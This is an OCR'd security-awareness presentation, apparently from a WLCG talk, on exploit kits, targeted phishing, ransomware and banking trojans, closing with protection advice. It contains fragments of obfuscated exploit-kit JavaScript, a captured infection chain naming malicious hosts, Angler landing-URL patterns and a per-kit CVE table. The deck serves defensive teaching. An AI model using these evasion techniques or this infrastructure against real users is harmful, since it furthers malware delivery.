_0xbc33x2,_0xbc33x4;if(!_0xbc33x1[_0xd98c[31]](_0xbc33x3)){return null};if(!_0xbc33x1[_0xd98c[39]](_0xbc33x6)){_0xbc33x6=4};_0xbc33x6--;_0xbc33x4=_0xbc33x3[_0xd98c[7]](/\s/g,_
([_0xd98c[40],_0xd98c[40],_0xd98c[40],_0xd98c[40]]);for(_0xbc33x2=0;_0xbc33x2<4;_0xbc33x2++){if(/^(0+)(.+)$/[_0xd98c[25]](_0xbc33x4[_0xbc33x2]))[_0xbc33x4[_0xbc33x2]=RegExp[_0
(_0xbc33x4[_0xbc33x2]))[_0xbc33x4[_0xbc33x2]=_0xd98c[40]};};return _0xbc33x4[_0xd98c[45]](0,4)[_0xd98c[44]](_0xd98c[43]);},pd:{getPROP:function(_0xbc33x4,_0xbc33x3,_0xbc33x2){
_0xbc33x2;},findNavPlugin:function(_0xbc33x8){if(_0xbc33x8[_0xd98c[46]]){return _0xbc33x8[_0xd98c[46]]};var _0xbc33xa=null;if(window[_0xd98c[47]]){var _0xbc33xb={Find:_0xbc33x
RegExp(_0xbc33x8[_0xd98c[48]],_0xd98c[49]):_0xbc33x8[_0xd98c[48]],Find2:_0xbc33x1[_0xd98c[2]](_0xbc33x8[_0xd98c[50]])? new RegExp(_0xbc33x8[_0xd98c[50]],_0xd98c[49]):_0xbc33x8
```


http://pastebin.com/phZJ7537

Targeted phishing

- JS triggers Flash payload, calling yet another payload

Result	Protocol	Host	URL	Body	Caching	Content
200	HTTP	rd85.jiscs.com	/RD85/TW9yZS0gPXg9Zmxhc2gsbnVsbAk=.jpg	0	no-stor…	image/jp
404	HTTP	rd85.jiscs.com	/favicon.ico	700		text/htm
302	HTTP	rd85.jiscs.com	/RD85/i/RDCERN61510QO.PDF	144	no-stor…	text/htm
302	HTTP	www.jiscs.com	/	154	private	text/htm
200	HTTP	www.jiscs.com	/Article.aspx?a=0	93,123	private	text/htm
304	HTTP	www.jiscs.com	/site.css	0		
200	HTTP	rd78.jiscs.com	/RD78/RDCERN45252GL.PDF	192		text/htm
200	HTTP	rd78.jiscs.com	/RD78/200.js	14,272	no-stor…	text/htm
200	HTTP	rd78.jiscs.com	/RD78/TW9yZS0gPXg9Zmxhc2gsbnVsbAk=.jpg	0	no-stor…	image/jp
404	HTTP	rd78.jiscs.com	/favicon.ico	700		text/htm
302	HTTP	rd78.jiscs.com	/RD78/i/RDCERN45252GL.PDF	144	no-stor…	text/htm
302	HTTP	www.jiscs.com	/	154	private	text/htm
200	HTTP	www.jiscs.com	/Article.aspx?a=0	93,123	private	text/htm
200	HTTP	www.jiscs.com	/site.css	3,940		text/css

Exploitation chain



Source: Trend Micro

Commercial EK

- Strong consolidation of the underground market/economy
  - Severe competition between a handful of exploit kits (EK)
  - Huge progress on time-to-market for exploits
    - Only hours/days before vulnerabilities available in EK
    - CVE-2015-0311 discovered as a Flash "0-day" in Angler EK

	Nuclear Exploit Kit	Sweet Orange Exploit Kit	FlashPack Exploit Kit	Rig Exploit Kit	Angler Exploit Kit	Magnitude Exploit Kit	Fiesta Exploit Kit	Styx Exploit Kit
Internet Explorer	CVE-2013-2551	CVE-2013-2551 CVE-2014-0322 CVE-2014-6332	CVE-2013-2551 CVE-2013-3918 CVE-2014-0322	CVE-2013-2551	CVE-2013-2551	CVE-2013-2551	CVE-2013-2551	CVE-2013-2551
Microsoft Silverlight	CVE-2013-0074			CVE-2013-0074	CVE-2013-0074		CVE-2013-0074	CVE-2013-0074
Adobe Flash	CVE-2014-0515 CVE-2014-0569	CVE-2014-0515 CVE-2014-0569	CVE-2013-0634 CVE-2014-0497 CVE-2014-0515 CVE-2014-0569	CVE-2014-0569	CVE-2014-0515 CVE-2014-0569	CVE-2014-0515	CVE-2014-0497 CVE-2014-0569	CVE-2014-0515
Adobe Acrobat/ Reader	CVE-2010-0188						CVE-2010-0188	
Oracle Java	CVE-2012-0507		CVE-2013-2460 CVE-2013-2471		CVE-2013-2465		CVE-2012-0507	
XMLDOM ActiveX	CVE-2013-7331			CVE-2013-7331	CVE-2013-7331			CVE-2013-7331

http://blog.trendmicro.com/trendlabs-security-intelligence/whats-new-in-exploit-kits-in-2014/

Angler EK

- Most advanced and impressive EK on the market (personal)
- AV & VM detection
- Payload encryption (downloaded/decrypted/run in memory)
- Fileless infection
- Flash 0-days included
  - They find/exploit unknown critical vulnerabilities
  - Patch reversing time usually ~12-72h
- New functionalities (June-July 2015):
  - Almost daily URL pattern changes
    - Nightmare for intrusion detection systems
    - On the same day:

```
GET /search?q=83BSssxuKmVflc&e=EySVux4H_XB&m=7ZXv8S1sBk-zN0Ep2mzDDG0&c=ULZCSavvL9MENuMG&i=-YpM&nm=5eDPO0Sw3vGeeI
GET /probably.hyperesources?of=&determine=4tv&consider=&read=8Tny1P&against=47f9Ey_Mv&change=lK2DKvih&authority=
GET /bank.wpx?unite=J9dy0B4XAX&find=4dutLN&strike=p2e97CjAmk&with=9GW&physical=Ke7S&stage=opVOzYb&death=qoJHCgz&
```

```
GET /search?q=k&bu=ufJP5Xn&qo=iHwkDjTU&t=15TmUes-GERoA3BqHGAj&qw=8kqIPe3UoTKob&k=o_ocH6UKbdopcqW0Ao&p=y62Z5ej8
GET /college.ashx?opinion=tb9YE&along=5YPELI1F0g&almost=&board=84x&late=&no=HOQG_j&simple=7_L&county=djnEoi&ha
GET /family.xhtm?structure=&express=t3JI&respect=yBCH&facility=&certain=2iR61htz&finally=LNg9t&report=BCxM1loU
```

https://threatpost.com/evasion-techniques-keep-angler-eks-cryptowall-business-thriving/113596

Angler EK

- Plenty of schemes

- ESET Case study:
  http://www.welivesecurity.com/wp-content/uploads/2014/12/torrent_locker.pdf
- Torrent Locker (~9 months study)
  - Out of 39,670 infected systems, 570 or 1.45% have paid the ransom to the criminals
    These 570 payments made to the gang tell us they made between US$292,700 and US$585,401 in Bitcoins
- Cryptowall 3.0
  - Used to come via a “dropper” (multiple exploits, heavy)
  - EK (Angler, Magnitude, etc.) now directly serving as a payload
- More details: http://sentrant.com/2015/05/12/briefing-angler-exploit-kit/

Dyre/Upatre & Dridex


- 90%+ of breaches caused by spear phishing
  - Extremely effective (“shooting phish in a barrel”):
  - 10 emails = 1 click guaranteed
  - Targeted phishing: ~70% success rate
  - HEPiX 2015: 9% click rate (good + technical audience!)
- Dyre/Upatre collaborating malware - Banking trojans
  - Use I2P anonymization network
  - Steal credentials, banking details, sensitive corporate data
- Antivirus highly ineffective
  - Attacker prepare an undetected variant of the malware
  - Attacker send a short, high intensity burst of spam, 2-8h
  - Malware is NOT detected
  - AV informed, update signature within 12-24h
  - Attacker repeat steps daily

Learn & adapt

- Protect your people:
  - Raise awareness
  - Organise training events (tools, methods)
  - Write and advertise clear policies
  - Do not overlook personal use and devices

- Protect your organisation
  - Understand your adversaries
  - Invest resources to have sufficient in-house capabilities
  - Contribute to global efforts against cybercrime (botnet takedown…)
  - Build your network of contacts in the security community
  - Invest in threat intelligence and technical means to use it
  - Treat security incidents as part of normal operations

Raising the bar



"Unfavorable battleground" - Outcome unlikely positive

Focus on protecting your people as best as possible

Engage with community and dedicated experts

Hire external (forensics, intel) consulting if needed

Threat intelligence, international collaboration

Advanced monitoring + traceability (SoC)

Common sense and sysadmin good practice


Getting “80%” protected

- Mail, or instant messaging
  - Absolutely never click on links from emails
  - Preferably go directly to the homepage of the website
  - If not easily possible, copy/paste and carefully verify the link
  - Malware comes via links or attachements (PDF, DOC, PPT)
  - Unexpected email? Unknown sender? Unusual language? Factual mistakes and typos? Unusual request or practices?
- Web: Stop. Think. Click.
  - Prefer Chrome, or at least Firefox, over Internet Explorer
  - Use a different Web browser for personal & professional use
  - Never click on popup windows or on “update” links for Flash or other plugins
  - If possible, disable or at least configure “click-to-play” for Flash
  - Do not install plugins or extensions. Absolutely never install drivers, video codecs, video players, add-ons bars

Getting “80%” protected

- Computers
  - Keep up-to-date with security patches. Enable automatic patching
  - Run a good anti-virus
  - Install or update from trusted sources only (your lab, Apple App Store, directly from the official vendor website). Never CNET/ download.com, etc.

- Phones
  - Android is the primary target for malware
  - Many Android phones very difficult to patch and very quickly unsupported
  - Think before installing (check permissions required, user reviews, number of downloads, etc.)



Questions?

WLCG
Worldwide LHC Computing Grid